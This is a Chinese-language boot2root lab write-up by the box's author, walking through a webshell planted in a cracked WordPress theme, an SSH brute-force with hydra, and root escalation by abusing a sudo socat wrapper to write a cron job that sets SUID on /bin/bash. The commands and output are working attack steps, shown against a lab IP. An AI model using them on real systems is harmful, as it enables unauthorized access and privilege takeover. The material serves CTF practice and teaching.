

想说的

一开始是因为在实网目标上看到了这样一个因为破解版而存在的webshell，POST参数还是cmd，然后就想了一下，找了一个叫做B2pro的WordPress主题有一个破解的开心版。感觉到太难联想到这个webshell的存在，然后在debug里面留了一行很明显的是人为加上的提示，以及在WP的唯一那一篇文章里面也留了一个参数。


然后再passwd里面写了一个路径提示，cat一下就直接是密码字符串，中间留了两位需要ssh爆破一下。

连接进入之后就可以得到一个sudo权限。说实话这个地方其实出的不是很好的脚本。因为要是不做任何过滤的话直接socat create就可以写文件了。于是就给加了一个限制，只能创建定时任务。脚本-help会知道有一个提示，然后是在.profile文件里面写了一条，可以试试cron，也就是去试试看写定时任务。只要写进去就可以了。

但是感觉好像有好多群友get不到前面这个点，应该也算是个人的问题吧，第一次出题，出题出的很牵强，出的不是很好，群友们可能都卡在前面卡了好久好久然后都没有思路。感谢大家的参与。

还有感谢测试团队能帮我测试这个靶机，中间改了很多版，也是有很多非预期，我也学到了很多。

下面是WP部分



访问8080端口后就是一个WP站，叫做是B2~happy。点开这个hello就会看到有一个信息说可以试试'b2b2b'（先记下）。上网搜一下可以知道这是一个通过b2-active.php文件来完成的所谓“激活”。





然后访问确实有一个php。



```
← → ↻ 不安全 http://192.168.56.135:8080/wp-content/debugLog
[07-Apr-2026 09:41:48 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2385
[07-Apr-2026 09:41:48 UTC] PHP Warning: Array to string conversion in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2327
[07-Apr-2026 09:41:48 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2336
[07-Apr-2026 09:41:49 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2385
[07-Apr-2026 09:41:49 UTC] PHP Warning: Array to string conversion in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2327
[07-Apr-2026 09:41:49 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2336
[07-Apr-2026 09:42:36 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2327
[07-Apr-2026 09:42:36 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2336
[07-Apr-2026 09:42:49 UTC] PHP Warning: Array to string conversion in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2327
[07-Apr-2026 09:42:49 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2336
[07-Apr-2026 09:42:49 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2336
[07-Apr-2026 09:43:01 UTC] PHP Warning: Undefined variable $data in /var/www/html/?active.php on line 39
[07-Apr-2026 09:43:03 UTC] PHP Warning: Trying to access array offset on value of type null in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2385
[07-Apr-2026 09:43:03 UTC] PHP Warning: Array to string conversion in /var/www/html/wp-content/themes/b2/Modules/Common/Private/private8.1.php on line 2327
[07-Apr-2026 09:43:10 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:43:10 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:43:24 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:43:24 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:43:52 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:43:52 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:43:57 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:43:57 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:44:05 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:44:05 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:44:07 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:44:07 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:46:09 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 134
[07-Apr-2026 09:46:09 UTC] PHP Warning: Undefined variable $data in /var/www/html/wp-content/themes/b2/Modules/Settings/Orders.php on line 184
[07-Apr-2026 09:46:11 UTC] WordPress database error: Table 'wordpress.wp_b2_post_relationships' doesn't exist for query: SELECT COUNT(*) FROM wp_b2_post_relationships WHERE `type`='post_up' AND `post_id`=1 made by require_once('/wp-includes/template-loader.php'), include('/themes/b2/index.php'), do_action('b2_index'), WP Hook->do_action, WP Hook->apply_filters, B2Modules\Templates\Index->modules_loader, B2Modules\Templates\Modul
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get_post_vote
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get_post vot
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get_post vot
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get_post vot
WordPress database error: Table 'wordpress.wp_b2_post_relationships' doesn't exist for query: SELECT COUNT(*) FROM wp_b2_post_relationships WHERE `type`='post_down' AND `post_id`=1 made by requ
require_once('/wp-includes/template-loader.php'), include('/themes/b2/index.php'), do_action('b2_index'), WP Hook->do_action, WP Hook->apply_filters, B2Modules\Templates\Index->modules_loader, B2Modules\Templates\Modul
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get_post vot
B2Modules\Templates\Modules\Posts::post_1, B2Modules\Templates\Modules\Posts::get_post_data, B2Modules\Templates\Modules\Posts::get_post metas, B2Modules\Templates\Modules\Posts::get post vot
```

debug里面也留了这一行，可以看出来是b2b2b参数，然后试一下就会发现这就是一个webshell



可以看到这里有一个/usr/bin/b2?，但是cat一下没有显示env一下可以发现是一个docker，有一个/usr/bin。

```
← → ↻ 不安全 http://192.168.56.135:8080/b2-active.php?b2b2b=env
APACHE_CONFDIR=/etc/apache2 HOSTNAME=712695f2b369 PHP_INI_DIR=/usr/local/etc/php SHLVL=0 PHP_LDFLAGS=-Wl,-O1,-pie APACHE_RUN_DIR=/var/run/apache2 PHP_CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 PHP_VERSION=8.1.34 APACHE_PID_FILE=/var/run/apache2/apache2.pid GPG_KEYS=528995BFEDFBA7191D46839EF9BA0ADA31CBD89E 39B641343D8C104828146DC3F9C39DC089698544 F1F692238FBC1666E5A5CCD4199F9DFE6FFB4FD WORDPRESS_DB_PASSWORD=wp_secure_password PHP_ASC_URL=https://www.php.net/distributions/php-8.1.34.tar.xz.asc PHP_CPFLLAGS=-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 WORDPRESS_DB_HOST=db:3306 PHP_URL=https://www.php.net/distributions/php-8.1.34.tar.xz WORDPRESS_DB_USER=wp_user PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin APACHE_LOCK_DIR=/var/lock/apache2 LANG=C WORDPRESS_DB_NAME=wordpress APACHE_RUN_GROUP=www-data APACHE_RUN_USER=www-data APACHE_LOG_DIR=/var/log/apache2 PWD=/var/www/html PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c PHP_SHA256=ffa9e0982e82eeaea848f57687b425ed173aa278fe563001310ae2638db5c251 APACHE_ENVVARS=/etc/apache2/envvars B2主题激活成功!
```

```
→ ↻ 不安全 http://192.168.56.135:8080/b2-active.php?b2b2b=lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINTS sda 8:0 0 30G 0 disk |-sda1 8:1 0 29G 0 part /var/www/html | /etc/hosts | /etc/hostname | /etc/resolv.conf | /usr/b1n | /etc/passwd |-sda2 8:2 0 1K 0 part |-sda5 8:5 0 97
VAP | sr0 11:0 1 1024M 0 rom B2主题激活成功!
```

cat一下/usr/b1n/b2?就可以得到一个字符串了

```
← → ↻ 不安全 http://192.168.56.135:8080/b2-active.php?b2b2b=cat %2Fusr%2Fb1n%2Fb2%3F
b2Thi5-1s~a-5tr**0ng~P@ss-w0rdb2 B2主题激活成功!
```

然后再拿去做hydra爆破，得到口令是 **b2Thi5-1s~a-5tr830ng~P@ss-w0rdb2**

```
(root@Paw0x)-[~]
# for i in {00..99}; do echo "b2Thi5-1s~a-5tr${i}0ng~P@ss-w0rdb2"; done > b2b2b 66 hydra -l b2 -P b2b2b ssh://192.168.56.135
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 09:39:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (1:1/p:100), ~7 tries per task
[DATA] attacking ssh://192.168.56.135:22/
[22][ssh] host: 192.168.56.135 login: b2 password: b2Thi5-1s~a-5tr830ng~P@ss-w0rdb2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-07 09:39:27

(root@Paw0x)-[~]
# ssh b2@192.168.56.135
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
b2@192.168.56.135's password:
Linux ProBB 4.19.0-27-and64 #1 SMP Debian 4.19.316-1 (2024-06-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 6 00:34:41 2026 from 192.168.56.1
b2@ProBB:~$ ls
user.txt
b2@ProBB:~$
```

```
bash

b2@ProBB:~$ sudo -l

[sudo] password for b2:

Matching Defaults entries for b2 on ProBB:

    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b
in\:/sbin\:/bin

User b2 may run the following commands on ProBB:

    (ALL : ALL) /opt/pro.so
```

```
b2@ProBB:~$ sudo /opt/pro.so
Usage: sudo /opt/pro.so <target_payload>
Example (Proxy): sudo /opt/pro.so TCP:192.168.1.100:80
Help: sudo /opt/pro.so -help
b2@ProBB:~$ sudo /opt/pro.so -help
Usage: sudo /opt/pro.so <target_payload>
Example (Proxy): sudo /opt/pro.so TCP:192.168.1.100:80
Please find the hint, or it will be too hard to create.
```

可以看到有一个提示要去找，否则会很难创建。

先试一下 `sudo /opt/pro.so TCP:192.168.1.100:80`

```
bash
b2@ProBB:~$ sudo /opt/pro.so TCP:192.168.1.100:80
[+] Mode: Network Proxy
[+] Routing traffic on 0.0.0.0:9876 -> TCP:192.168.1.100:80
[+] Press [Ctrl+C] to stop the service.
2026/05/06 21:44:43 socat[1242] E connect(5, AF=2
192.168.1.100:80, 16): Network is unreachable

[!] Service stopped gracefully.
```

可以看到是一个代理转发工具。用的是socat。而socat是有一个create功能的。可以先写写看文件。

```
bash
b2@ProBB:~$ sudo /opt/pro.so CREATE:/tmp/123
[!] Security Alert: Invalid payload format.
[!] Only standard proxies and authorized maintenance paths are
allowed.
```

可以先看一下启用的服务

```
bash
```

```
b2@ProBB:~$ systemctl list-units --type=service --state=running
```

UNIT	LOAD	ACTIVE	SUB
DESCRIPTION			
apache2.service	loaded	active	running The Apache HTTP Server
containerd.service	loaded	active	running containerd container runtime
cron.service	loaded	active	running Regular background program processing daemon
dbus.service	loaded	active	running D-Bus System Message Bus
docker.service	loaded	active	running Docker Application Container Engine
getty@tty1.service	loaded	active	running Getty on tty1
rsyslog.service	loaded	active	running System Logging Service
ssh.service	loaded	active	running OpenBSD Secure Shell server
systemd-journald.service	loaded	active	running Journal Service
systemd-logind.service	loaded	active	running User Login Management
systemd-timesyncd.service	loaded	active	running Network Time Synchronization
systemd-udev.service	loaded	active	running Rule-based Manager for Device Events and Files
unattended-upgrades.service	loaded	active	running Unattended Upgrades Shutdown
user@1000.service	loaded	active	running User Manager for UID 1000

LOAD = Reflects whether the unit definition was properly loaded.

ACTIVE = The high-level unit activation state, i.e.

generalization of SUB.

SUB = The low-level unit activation state, values depend on unit type.

14 loaded units listed.

其实这里有一个corn就可以再写写看。

然后在.profile里面有

```
bash
b2@ProBB:~$ cat .profile
# ~/.profile: executed by the command interpreter for login
shells.
# This file is not read by bash(1), if ~/.bash_profile or
~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the
umask
# for ssh logins, install and configure the libpam-umask
package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
```

```

PATH="$HOME/bin:$PATH"

fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi

# h1Nt: Why not try cron?

```

最后一行试试create定时任务。

```

echo -e "\n\n* * * * * root chmod +s /bin/bash\n\n\n" >
/dev/tcp/127.0.0.1/9876

```

```

b2@ProBB:~$ sudo /opt/pro.so CREATE:/etc/cron.d/test
[!] Mode: System Maintenance Task
[!] Authorized maintenance path detected.
[!] Awaiting configuration payload on 0.0.0.0:9876...
[!] Press [Ctrl+C] to stop the service.
2026/05/06 21:57:58 socat[1339] E read(5, 0x55f2d039a000, 8192): Bad file descriptor
[!] Service stopped gracefully.
b2@ProBB:~$

b2@ProBB:~$ echo -e "\n\n* * * * * root chmod +s /bin/bash\n\n\n" > /dev/tcp/127.0.0.1/9876
b2@ProBB:~$ ls /etc/cron
cron.d/      cron.daily/  cron.hourly/ cron.monthly/ crontab      cron.weekly/
b2@ProBB:~$ ls /etc/cron.d
php test
b2@ProBB:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
b2@ProBB:~$ /bin/bash -p
bash-5.0# id
uid=0(root) gid=1000(b2) euid=0(root) egid=0(root) groups=0(root),1000(b2)
bash-5.0#

```

可以看到提权成功。

第一次出题，可以看到其实不是很难，只不过很多地方确实很牵强，出的也很不好。还是发一个出题思路加上个人反思吧。其实这个pro.so脚本当时感觉不应该直接写这个白名单来实现，而是应该通过黑名单来ban掉一些敏感目录，可以留几个关键的指令，比如exec、system这些。这样的话做法会更多，但是也更容易了。其实出这个提权只是想让大家用socat来完成一些操作，但是socat又太牛逼了，很多东西直接能做，只能做一个白名单。反思一下这个点其实真的出的很烂。。